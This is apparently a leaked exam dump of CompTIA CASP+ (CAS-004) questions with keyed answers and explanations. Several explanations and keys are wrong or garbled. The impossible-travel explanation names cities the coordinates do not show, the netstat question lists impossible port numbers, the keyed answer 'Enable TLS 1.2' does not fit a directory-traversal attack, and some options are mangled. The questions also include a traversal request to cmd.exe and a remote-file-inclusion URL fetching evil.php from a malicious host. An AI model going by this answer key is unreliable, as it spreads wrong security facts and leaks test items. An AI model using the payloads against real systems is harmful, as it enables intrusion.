



# CompTIA

## Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

### NEW QUESTION 1

A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltration a company report by visiting the following URL:

[www.intranet.abc.com/get-files.jsp?file=report.pdf](http://www.intranet.abc.com/get-files.jsp?file=report.pdf)

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

- A. Input validation
- B. Firewall
- C. WAF
- D. DLP

**Answer:** A

#### Explanation:

Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:

? SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.

? Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.

? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.

In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:

? Prevent the exfiltration of a company report by validating the file parameter in the

URL and ensuring that it matches a predefined list of allowed files or formats.

? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.

? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

### NEW QUESTION 2

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

**Answer:** B

#### Explanation:

Reference: <https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased>

The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified References: <https://www.comptia.org/blog/what-is-gdpr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

### NEW QUESTION 3

Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, he scary administrator notices the human resources department Is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

- A. Modify the ACLs.
- B. Review the Active Directory.
- C. Update the marketing department's browser.
- D. Reconfigure the WAF.

**Answer:** A

#### Explanation:

Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario

### NEW QUESTION 4

A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the Jogs. the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *  
from ACCOUNTS  
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?

- A) Personal health information: Inform the human resources department of the breach and review the DLP logs.
- ) Account history; Inform the relationship managers of the breach and create new accounts for the affected users.
- C) Customer IDs: Inform the customer service department of the breach and work to change the account numbers.
- D) PAN: Inform the legal department of the breach and look for this data in dark web monitoring.

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 5

Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

- A. Remote provider BCDR
- B. Cloud provider BCDR
- C. Alternative provider BCDR
- D. Primary provider BCDR

Answer: B

NEW QUESTION 6

Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N, 77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N, 77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N, 77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N, 51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N, 77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N, 77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

- A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
- B. Resource leak; recover the device for analysis and clean up the local storage.
- C. Impossible travel; disable the device's account and access while investigating.
- D. Falsified status reporting; remotely wipe the device.


Answer: C

Explanation:

The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of a compromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified References: <https://www.comptia.org/blog/what-is-impossible-travel> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 7

DRAG DROP




An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS  
Review the following scenarios and instructions. Match each relevant finding to the affected host.  
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.  
Each finding may be used more than once.  
If at any time you would like to bring back the initial state of the simul-ation, please click the Reset All button.

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



#### NEW QUESTION 8

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling. Which of the following is the MOST likely explanation? (Select TWO.)

- A. Outdated escalation attack
- B. Privilege escalation attack
- C. VPN on the mobile device
- D. Unrestricted email administrator accounts
- E. Chief use of UDP protocols
- F. Disabled GPS on mobile devices

**Answer:** CF

#### NEW QUESTION 9

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs. Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

- A. Implement rate limiting on the API.
- B. Implement geoblocking on the WAF.
- C. Implement OAuth 2.0 on the API.
- D. Implement input validation on the API.

**Answer:** A

#### Explanation:

Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests. Verified References: <https://www.comptia.org/blog/what-is-rate-limiting> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 10

Which of the following BEST sets expectation between the security team and business units within an organization?

- A. Risk assessment
- B. Memorandum of understanding
- C. Business impact analysis



- D. Business partnership agreement
- E. Services level agreement

**Answer:** E

**Explanation:**

A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchitchannel.techtarget.com/definition/service-level-agreement>

**NEW QUESTION 10**

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

ERR\_SSL\_VERSION\_OR\_CIPHER\_MISMATCH

Which of the following is MOST likely the root cause?

- A. The client application is testing PFS.
- B. The client application is configured to use ECDHE.
- C. The client application is configured to use RC4.
- D. The client application is configured to use AES-256 in GCM.

**Answer:** C

**Explanation:**

Reference: [https://kinsta.com/knowledgebase/err\\_ssl\\_version\\_or\\_cipher\\_mismatch/](https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/)

The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS 1.3, resulting in an error message such as ERR\_SSL\_VERSION\_OR\_CIPHER\_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified References: <https://www.comptia.org/blog/what-is-tls-13> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 14**

A security engineer needs to recommend a solution that will meet the following requirements:

Identify sensitive data in the provider's network

Maintain compliance with company and regulatory guidelines

Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control

Which of the following solutions should the security engineer recommend to address these requirements?

- A. WAF
- B. CASB
- C. SWG
- D. DLP

**Answer:** D

**Explanation:**

DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified References: <https://www.comptia.org/blog/what-is-data-loss-prevention> <https://partners.comptia.org/docs/default-source/resources/casp-content-guid>

**NEW QUESTION 19**

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.

Which of the following should the company use to prevent data theft?

- A. Watermarking
- B. DRM
- C. NDA
- D. Access logging

**Answer:** B

**Explanation:**

DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the

content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified References: <https://www.comptia.org/blog/what-is-drm>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 22

A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a "Contact US" form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

- A. Ensuring proper input validation is configured on the "Contact US" form
- B. Deploy a WAF in front of the public website
- C. Checking for new rules from the inbound network IPS vendor
- D. Running the website log files through a log reduction and analysis tool

**Answer: D**

#### NEW QUESTION 24

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per policy.

Which of the following should be noted as a recommendation within the audit report?

- A. Implement short maintenance windows.
- B. Perform periodic account reviews.
- C. Implement job rotation.
- D. Improve separation of duties.

**Answer: D**

#### NEW QUESTION 26

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.

After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

- A. Protecting
- B. Permissive
- C. Enforcing
- D. Mandatory

**Answer: C**

#### Explanation:

Reference: <https://source.android.com/security/selinux/customize>

SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:

Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would

have been denied if running in enforcing mode.

Disabled: SELinux is turned off.

To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References:

[https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/selinux\\_users\\_and\\_administrators\\_guide/chap-security-enhanced\\_linux-introduction#sect-Security-Enhanced\\_Linux-Modes](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes) <https://source.android.com/security/selinux>

#### NEW QUESTION 28

An organization established an agreement with a partner company for specialized help desk services. A senior security officer within the organization is tasked with providing documentation required to set up a dedicated VPN between the two entities. Which of the following should be required?

- A. SLA
- B. ISA
- C. NDA
- D. MOU

**Answer: B**

#### Explanation:

An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.

References: [CompTIA CASP+ Study Guide, Second Edition, page 36]

#### NEW QUESTION 31

A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

- A. Increased network latency
- B. Unavailable of key escrow
- C. Inability to selected AES-256 encryption
- D. Removal of user authentication requirements

**Answer: C**

#### Explanation:

The inability to select AES-256 encryption will most likely be a limiting factor when selecting mobile device managers for the company. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. It is considered one of the strongest encryption methods available and is widely used for securing sensitive data. Mobile device managers are software applications that allow administrators to remotely manage and secure mobile devices used by employees. However, not all mobile device managers may support AES-256 encryption or allow the company to enforce it as a policy on all mobile devices. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchmobilecomputing.techtarget.com/definition/mobile-device-management>

#### NEW QUESTION 36

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

Must have a minimum of 15 characters Must use one number

Must use one capital letter

Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

- A. Shared accounts
- B. Password complexity
- C. Account lockout
- D. Password history
- E. Time-based logins

**Answer: C**

#### Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold>

#### NEW QUESTION 38

A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
- A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".

Which of the following is the MOST likely root cause?

- A. A SQL injection was used to exfiltrate data from the database server.
- B. The system has been hijacked for cryptocurrency mining.
- C. A botnet Trojan is installed on the database server.
- D. The dbadmin user is consulting the community for help via Internet Relay Chat.

**Answer: D**

#### Explanation:

The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of "JOIN #community" also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

#### NEW QUESTION 39

Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:



TCP	192.168.5.107:54585	64.78.243.12:443	ESTABLISHED
TCP	192.168.5.107:54587	54.164.78.234:80	ESTABLISHED
TCP	192.168.5.107:54636	104.16.33.27:5228	ESTABLISHED
TCP	192.168.5.107:54676	69.65.64.94:443	ESTABLISHED
TCP	192.168.5.107:54689	91.190.130.171:443	TIME_WAIT
TCP	192.168.5.107:54775	91.190.130.171:443	FIN_WAIT_2
TCP	192.168.5.107:54789	91.190.130.171:443	ESTABLISHED
TCP	192.168.5.107:55983	79.136.88.109:31802	ESTABLISHED
TCP	192.168.5.107:56234	50.112.252.181:443	TIME_WAIT
TCP	192.168.5.107:56874	40.117.100.83:443	ESTABLISHED
TCP	192.168.5.107:00	213.37.55.67:600873	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600874	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600875	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600876	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600877	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600878	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600879	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600880	TIME_WAIT

Which of the following is MOST likely happening to the server?

- A. Port scanning
- B. ARP spoofing
- C. Buffer overflow
- D. Denial of service

**Answer:** D

**Explanation:**

A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic<sup>1</sup>. One possible indicator of a DoS attack is a large number of connections from a single source IP address<sup>1</sup>. In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state<sup>23</sup>. This suggests that the attacker is sending many SYN packets to initiate connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it<sup>1</sup>.

**NEW QUESTION 41**

The Chief information Officer (CIO) wants to establish a non-binding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

- A. MOU
- B. OLA
- C. NDA
- D. SLA

**Answer:** A

**NEW QUESTION 43**

A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5c../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

- A. Patch the system.
- B. Update the antivirus.
- C. Install a host-based firewall.
- D. Enable TLS 1.2.

**Answer:** D

**NEW QUESTION 46**

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>  
Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

**Answer:** B

**Explanation:**

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application<sup>12</sup>. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization<sup>23</sup>.



In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

<https://mycompany.com/main.php?Country=https://malicious.com/evil.php>

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code<sup>3</sup>.

#### NEW QUESTION 50

A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.

The technician will define this threat as:

- A. a decrypting RSA using obsolete and weakened encryption attack.
- B. a zero-day attack.
- C. an advanced persistent threat.
- D. an on-path attack.

**Answer:** C

#### Explanation:

Reference: <https://www.internetsociety.org/deploy360/tls/basics/>

An advanced persistent threat (APT) is a type of cyberattack that involves a stealthy and continuous process of compromising and exploiting a target system or network. An APT typically has a specific goal or objective, such as stealing sensitive data, disrupting operations, or sabotaging infrastructure. An APT can use various techniques to evade detection and maintain persistence, such as encryption, proxy servers, malware, etc. The scenario described in the question matches the characteristics of an APT. References: <https://www.cisco.com/c/en/us/products/security/what-is-apt.html> <https://www.imperva.com/learn/application-security/advanced-persistent-threat-apt/>

#### NEW QUESTION 52

A company Invested a total of \$10 million for a new storage solution Installed across live on-site datacenters. Fifty percent of the cost of this Investment was for solid-state storage.

Due to the high rate of wear on this storage, the company is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

- A. \$50,000
- B. \$125,000
- C. \$250,000
- D. \$500,000
- E. \$51,000,000

**Answer:** C

#### NEW QUESTION 54

An organization is running its e-commerce site in the cloud. The capacity is sufficient to meet the organization's needs throughout most of the year, except during the holidays when the organization plans to introduce a new line of products and expects an increase in traffic. The organization is not sure how well its products will be received. To address this issue, the organization needs to ensure that:

\* System capacity is optimized.

\* Cost is reduced.

Which of the following should be implemented to address these requirements? (Select TWO).

- A. Containerization
- B. Load balancer
- C. Microsegmentation
- D. Autoscaling
- E. CDN
- F. WAF

**Answer:** BD

#### Explanation:

